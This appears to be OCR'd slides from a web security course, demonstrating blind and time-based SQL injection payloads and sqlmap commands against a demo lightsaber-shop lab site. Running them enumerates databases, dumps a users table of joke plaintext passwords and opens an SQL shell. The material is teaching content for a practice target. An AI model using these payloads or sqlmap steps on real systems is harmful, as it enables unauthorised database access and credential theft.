
Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and true = (SELECT IF

check

Returns true if the 1 character of the first username equals "m"


Ultimate Lightsaber Shop


```
lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,1) = 'x', true, false) FROM users LIMIT 1);-- -
```

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

`1 and true = (SELECT IF`

check




Ultimate Lightsaber Shop
check

```
lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,2) = 'ma', true, false) FROM users LIMIT 1);-- -
```

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

`1 and true = (SELECT IF`



Ultimate Lightsaber Shop
check

```
lightside.me/shop/blind.php?id=1 UNION SELECT IF(SUBSTRING(uname,1,1) = 'm', sleep(5), false) FROM users LIMIT 1;-- -
```

Ultimate Lightsaber Shop


Can you guess a valid id of a lightsaber?

`1 UNION SELECT IF(SUB`




```
dsc@DESKTOP-KKO1KCR:~$ sqlmap -u http://lightside.me/shop/blind.php?id=1
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.2#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 17:03:42 /2020-11-21/
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --dbs
```




```
available databases [5]:
[*] dvwa
[*] information_schema
[*] lightside
[*] mysql
[*] performance_schema
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside --tables
```




```
Database: lightside
[2 tables]
+-------------+
| lightsabers |
| users       |
+-------------+
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside -T users --dump
```



```
Database: lightside
Table: users
[3 entries]
+----------------+------------+--------+-------------------------+
| name           | uname      | title  | password                |
+----------------+------------+--------+-------------------------+
| yoda           | mastery    | master | forgottenmypasswordIhave |
| luke skywalker | luke       | NULL   | whoismyfather?          |
| han solo       | captain_han | NULL  | lovelea                 |
+----------------+------------+--------+-------------------------+
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --sql-shell
...
Select * from lightside.users;
...
```



```
Select * from lightside.users [3]:
[*] yoda, forgottenmypasswordIhave, master, mastery
[*] luke skywalker, whoismyfather?,  , luke
[*] han solo, lovelea,  , captain_han
```

SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	


SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	
OWASP Top 10	
(Primary) Violated Principle	

